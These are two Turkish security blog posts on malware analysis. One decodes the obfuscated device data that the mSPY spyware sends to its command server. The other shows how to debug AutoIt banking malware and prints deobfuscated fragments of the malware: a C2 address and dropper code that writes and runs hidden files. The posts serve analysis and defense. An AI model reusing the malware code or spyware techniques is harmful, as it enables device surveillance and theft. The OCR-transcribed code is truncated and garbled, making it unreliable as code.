Bunun için öncelikle casus uygulamanın apk uzantılı kurulum paketine (bt.apk) ihtiyacınız olacaktır. Bunu elde ettikten sonra paketin içinden çıkan classes.dex dosyasını IDA ile açmanız gerekmektedir. Ardından [Android Emulator](#)'e yüklediğiniz (adb install bt.apk) casus uygulamayı IDA Pro ile analiz etmeye başladığınızda data parametresi ile sunucuya iletilen gizlenmiş veriyi tetiklemek için kayıt işlemini gerçekleştirmeye çalışmanız yeterli olacaktır.

Kayıt ekranında 1 yazdıktan sonra butona bastığınızda uygulamanın <http://a.thd.cc/api/v4/register/registerjson> adresine gizlenmiş data parametresini de içeren bir veri gönderdiğini görebilirsiniz. Bundan yola çıkarak IDA üzerinde registerjson ile ilişkili olabilecek yerlere kesme noktası (breakpoint) koyacak olursanız çok geçmeden sistem üzerinden toplanan email, imei gibi bilgilerin toplanıp [GZIP](#) ile sıkıştırılıp ardından [base64](#) ile gizlendiği kod bloğuna ulaşabilirsiniz.




Overview Request Response Summary Chart Notes



POST /apiv4/register/registerjson HTTP/1.1

Connection: close

Content-Type: application/x-www-form-urlencoded;

Build-Version: 4.19.2






The screenshot shows the IDA Pro interface with the following details:

- Title Bar:** IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
- File Menu:** File Edit Jump Search View Debugger Options Windows Help
- Toolbar:** Includes icons for file operations, search, and debugger controls.
- Function List:** Shows functions like `a_clinit @V`, `a_a@VLI`, etc.
- Current View:** IDA View-A (Assembly View)
- Assembly Code:**

```
0015B604 public static byte[] com.android.system.utils.other.h.a(
0015B604     java.lang.String v2)
0015B604         invoke-static           {v2}, <ref h.b(ref) h_b@LL_1>
0015B60A         move-result-object      v0
0015B60C         const/16                v1, 8
0015B610         invoke-static           {v0, v1}, <ref Base64.encode(ref, int) imp. @_def_Base64_encode@LL>
0015B616         move-result-object      v0
0015B618         locret:                  v0
0015B618         return-object            v0
0015B618 Method End
```
- Status Bar:** AU: idle Down Disk: 5GB

The screenshot shows the IDA Pro interface with the following details:

- File menu:** File, Edit, Jump, Search, View, Debugger, Options, Windows, Help.
- Toolbar:** Includes icons for file operations (Open, Save, Import, Export), search, and debugger controls.
- Status bar:** Shows the current file path: IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb, and the current position: 80.00% (-37, 115) (787, 803).
- Registers pane:** Shows registers A0-AF, B0-BF, C0-CF, D0-DF, E0-EF, F0-FF, and flags.
- Memory dump pane:** Shows memory dump for the current address.




data parametresinde yer alan verinin nasıl oluşturulduğunu öğrendikten sonra Python ile [mspy_decoder](#) gibi basit bir betik hazırlayarak komuta kontrol merkezine giden tüm veriyi çözebilirsiniz.

```
C:\WINDOWS\system32\cmd.exe
=====
mSPY Decoder v1.0 [https://www.mertsarica.com]
=====
[*] Decoded data: {"auth_id": "14b287a0c0232189", "imei": "0000000000000000", "email": null, "reg_code": "1", "language": "en", "network_country": "us", "sim_country": "us", "timezone": "GMT"}  

C:\Users\Mert\Desktop>python mspy_decoder.py "H4sIAAAAAAAAF2NMQ7CMaXf7-K5QxqQWn  

oBJjb2yrRwsEgcKY2FoOLuOCN4--_jug1vvMK0zQH29-HNATzh98P56gA07EZtzvmKCEHGESjbGDQm  

Fe8krthr7mIEhRDiySwheozl4etqNTyMqyb4Y3TP6rW987SLs-XK3y-dW_QT54AAAA="
```



```
=====
mSPY Decoder v1.0 [https://www.mertsarica.com]
=====

[*] Decoded data: {"time":1474313838,"os_version":"6.0","battery_level":1.0,"internal_total":12756,"external_total":0,"internal_available":11681,"external_available":0,"wifi_connected":true,"mobile_connected":false,"imsisdn":"15555215554","imsi":"3102600000000000","operator":"Android","rooted":true,"timezone":-14400,"app_root":false,"device_admin":true,"mspy_keyboard_used":false,"camera_available":true,"show_icon":false,"xposed_activated":false,"verify_app_enabled":true,"gp_services":0}

C:\Users\Mert\Desktop>python mspy_decoder.py "H4sIAAAAAAAFWRQW6EMAxF75I1HRFgGM
SuJ4kMMa3WEKMkwyytevc6aoXSLLL4_s5_dr5UohXVqLtb1-p2aIdKcTQ7hkjs1aj6S60qNUFKGA7jce
cn7kttdKfIieXAmcYIsNrdrXy18_pdIJ-xADiaXA3U_6MJdlKTjQQuZmb3HOaFVYwp3rNTKEzks9QVczI
VI0WZafZXT5LsTahJdxFbXTV-fRwq8YYDEQYqv3gYmK2JgLrLyWj7ZC86L7rpamGDbTPacqRZ3mtGAXc
mfHE7zAceE00w5h4LyBlWSS0H_W2J7_wwN0dt_zmfG0ujgTnRDuWc8i20HCaToM9vnLhvrm4kYMk-UBX
7_A00MoKfxAQAA"
```

Sonuç olarak mobil güvenliğiniz için kullandığınız cihazların jailbreak veya root edilmemiş olması art niyetli kişilerin işlerini bir kademe daha zorlaştıracaktır. Casus uygulamalara karşı Android kullanıcılarının belirli periyotlarda cihaz yöneticilerinde yer alan uygulamaları kontrol etmelerinde, iOS kullanıcılarının ise iCloud parolalarını değiştirmelerinde fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı [Pi Hediye Var #8](#) oyununun çözüm yolunu da içermektedir.

The post [Casus Telefon](#) appeared first on [Siber Güvenlik Günlüğü](#).

AutoIt Hata Ayıklaması

By Mert SARICA on February 1st, 2017

Hem [Pi Hediye Var](#) oyununun altıncısına hem de [AutoIt Bankacılık Zararlı Yazılımı](#) başlıklı blog yazımı konu olan zararlı yazılımı/betiği incelediğimizde, AutoIt'ın son yıllarda zararlı yazılım geliştiriciler tarafından sıkılıkla kullanıldığını görebiliyoruz. APT gibi hedeflenmiş siber saldırılarda da AutoIt ile geliştirilmiş zararlı yazılımların [kullanılıyor](#) olması, zararlı yazılım analistleri ve zararlı yazılım analizi becerisine sahip siber güvenlik uzmanları tarafından analiz edilebilmesini ihtiyaç haline getirmektedir.

Wikipedia'dan alıntı yapacak olursak, "AutoIt, Microsoft Windows için ücretsiz bir otomasyon yazılımıdır. Yazılımin ilk versiyonları tamamen otomasyona yönelik hazırlanmış olsa da sonradan kapsamı genişletilerek hemen her türlü uygulamanın geliştirilebileceği bir programlama aracı haline gelmiştir. Bir AutoIt betiği, AutoIt yorumlayıcısının yükü olmadığı bilgisayarlarda çalışabilecek şekilde, sıkıştırılmış bir EXE programı haline getirebilir."

Eğer "AutoIt Bankacılık Zararlı Yazılımı" başlıklı blog [yazımızdaki](#) gibi şanslıysak, elimizdeki [AutoIt betığını \(script\)](#) çeşitli hata ayıklama (debug) araçları ile analiz edebiliriz. Eğer derlenmiş, exe uzantılı bir AutoIt dosyası ile karşı karşıya isek bu durumda yapacağımız ilk iş, derlenmiş AutoIt dosyasını, betiğe çevirmek olacaktır.

Derlenmiş AutoIt dosyasını betiğe çevirmek için [Exe2aut](#) aracından faydalanabiliriz. Exe2aut aracını çalıştırıldıktan sonra exe uzantılı AutoIt dosyasını araca sürüklendikten sonra betik dosyasına kolaylıkla ulaşabiliyoruz.

```

#EndRegion Internal Functions
Global $lc70652z0373, $vf68417q23886, $mh90050v14202, $bj77172z34123, $zp45214i1773, $dv24654k21406
$lc70652z0373 = dy68609b50361("0xA247DBDDC254F277F336934D68E9ED80A4428207FC87A78033F856123D47", "12038392604502155876"); http://149.202.206.57
$vf68417q23886 = dy68609b50361("0x012BEF8AC170B26F837D3CF4BB1756", "12038392604502155876"); Win32 cifresi: pRxSyV4
$xp96740p6613 = $AppDataDir & dy68609b50361("0x5c4DBF7BF59A3743D7FB2E68FOAB7ED", "12038392604502155876") & dy68609b50361("0x559DF08EC6DF2A5A726B3381F29ECF10", "12038392604502155876")
$xp45214i1773 = $AppDataDir & dy68609b50361("0x5c4DBF7BF59A3743D7FB2E68FOAB7ED", "12038392604502155876") & dy68609b50361("0xD7F022EEBCAE748B1DCAF7E8B80801EF3", "12038392604502155876")
$jh2532l1s89783 = $AppDataDir & dy68609b50361("0x5c4DBF7BF59A3743D7FB2E68FOAB7ED", "12038392604502155876"); C:\Documents and Settings\Administrator\Desktop\743672679\app_updster
$dv24654k21486 = dy68609b50361("0x787CEBB0303A6D51C340A5DB14DD9713", "12038392604502155876"); #comments-start
$lx78645b8153 = dy68609b50361("0xE86585653297FB17E9E1FF185D8E08EA", "12038392604502155876"); algofass
$jq77591w36570 = dy68609b50361("0x4105PFPE54787450BFFE9EB16D9A2BCD", "12038392604502155876"); unbin1.bin
$tsz25061z2023 = dy68609b50361("0x2BF926P0988C2F8EB737042B098CD9A", "12038392604502155876"); unbin2.bin
$hg70452q34366 = $calg_see_256; 26128
$bj77172z34123 = Random(10000, 999999999)
$gi87402u79156() {
    If (FileGetSize($xp45214i1773) > 1024 * 1024 * 1024 * 1024) {
        Else {
            cc53833175674()
            $gi87402u79156()
        }
    }
}


Func gi87402u79156() {
    qx7384h95527(); HKEY_CURRENT_USER
    pd77702m44989(); Script C:\Documents and A
    tt93919x69766(); C:\Documents and A
    em27955m92633()
}

Func am27955m92633() {
    Local $et51087t26406, $et51087t26406
    $sb66474k81162 = Random(10000, 99999
    $wx37445a87440 = Random(10000, 99999
    $gd52360q6544 = Random(10000, 99999
    Local $gs81838m1134
    $gs81838m1134 = "#TempDir" & dy68609b50
    DirCreate($gs81838m1134); #Temp$ k
    FileSetAttrib($gs81838m1134, dy68609b50
    Global $ew58720c36869 = $wx37445a8744
    Global $se70694b65879 = $gd52360q6544
    $et51087t26406 = BinaryToString($w99
    FileWrite($gs81838m1134 & dy68609b50
    $et51087t264062 = BinaryToString($te3
    FileWrite($gs81838m1134 & dy68609b50
    Sleep(6000)
    ; Asağıdaki setirde yukarıdaki setir
    Run($gs81838m1134 & dy68609b50361("0
    Sleep(1000)
    FileDelete($gs81838m1134 & dy68609b50
    FileDelete($gs81838m1134 & dy68609b50
    Sleep(2000)
    Local $ws58311i18135j20109v5157w8818
    Local $bz47309j26006 = _filelisttoar
    For $ws58311i18135j20109v5157w881820
        If StringInStr($bz47309j26006, "If StringInStr($bz47309j26006
            If StringInStr($bz47309j26006
                $ws58311i18135j20109v5157w88182u55460z47094n53067 = $bz47309j26006.$ws58311i18135j20109v5157w88182u55460

```

Peki betiğe ulaştık, şimdi ne yapacağız? AutoIt'in web sayfasında yer alan [Sıkça Sorulan Sorular](#) sayfasına bakacak olursak, hata ayıklama için çeşitli araçlardan faydalana bilceğimizi görebiliyoruz.

[6. Pi Hediye Var](#) oyununda kimilerinin safe betiğini analiz ederken hata ayıklama araçları yerine [ConsoleWrite\(\)](#), [MsgBox\(\)](#) gibi ekrana değişkenlerin sahip olduğu değerleri yazmak için kullanılan fonksiyonlardan faydalandığını gördüm. Her ne kadar bu da bir yöntem olsa da işleri kolaylaştırmak ve daha hızlı ilerlemek için hata ayıklama araçlarından faydalananızı tavsiye ederim. Tabii kimi zaman hata ayıklama araçlarıyla sorun yaşamamanız da olasıdır. Örneğin yine 6. Pi Hediye Var oyununda, hata ayıklama araçlarından olan [Dbg](#) aracını AutoIt programının son sürümü ile kullanarak safe betiğini analiz etmeye çalışanlar, #comments-start ile #comments-end takıları arasında yer alan gizlenmiş (obfuscated) verilerin hatalı olarak çözülerek diske yazıldığına şahit oldular. Bu ve benzer sorunlarla karşılaşmama adına, zararlı yazılımın geliştirildiği AutoIt sürümü ile betiği analiz ederseniz, sorun yaşama ihtimaliniz oldukça düşecektir. AutoIt sürümünü bulmak için ise betik ile birlikte gelen AutoIt programının karakter dizilerini (strings) incelemeniz yeterli olacaktır.



Hata ayıklama araçları (betikleri) arasında **Dbug** aracı, diğer araçlara kıyasla daha kullanışlı olduğu için onunla ilerleyebilirsiniz.

Dbug aracını kullanmak için öncelikle Auto IT script editörü olan [SciTE](#) aracını yüklememiz gerekiyor. Dbug aracının kurulum paketinden çıkan `_Dbug.au3` dosyasını, analiz etmek istediğimiz safe betiği ile aynı klasöre koyduktan sonra safe betığının ilk satırına `#Include " _Dbug.au3"` satırını ekliyoruz. Bu işlemi gerçekleştirdikten sonra Dbug hata ayıklama aracını/betiğini çalıştırırmak için başka bir eksigimiz kalmıyor.

safe betiğini SciTE ile açtıktan sonra ilk olarak F5 (run/resume execution) tuşuna basarak Dbug aracının devreye girmesini sağlıyoruz. Fakat betiği çalıştırıldığımızda, AutoIt kütüphanesindeki değişkenler ve fonksiyonlar ile betiktekiler çakıştığı için soruna yol açan bu değişkenleri ve fonksiyonları silmemiz gereklidir.

C:\Documents and Settings\Administrator\Desktop\743672679\App_Updater\Apple_Updater\safe.au3 - SciTE

```

1 #Include "_Dbg.au3"
2
3 Global Const $fc_nooverwrite = 0
4     _error: $fc_nooverwrite previously declared as a 'Const'.
5 Global Const $fc_overwrite = 1
6     _error: $fc_overwrite previously declared as a 'Const'.
7 Global Const $fc_createpath = 8
8     _error: $fc_createpath previously declared as a 'Const'.
9 Global Const $ft_modified = 0
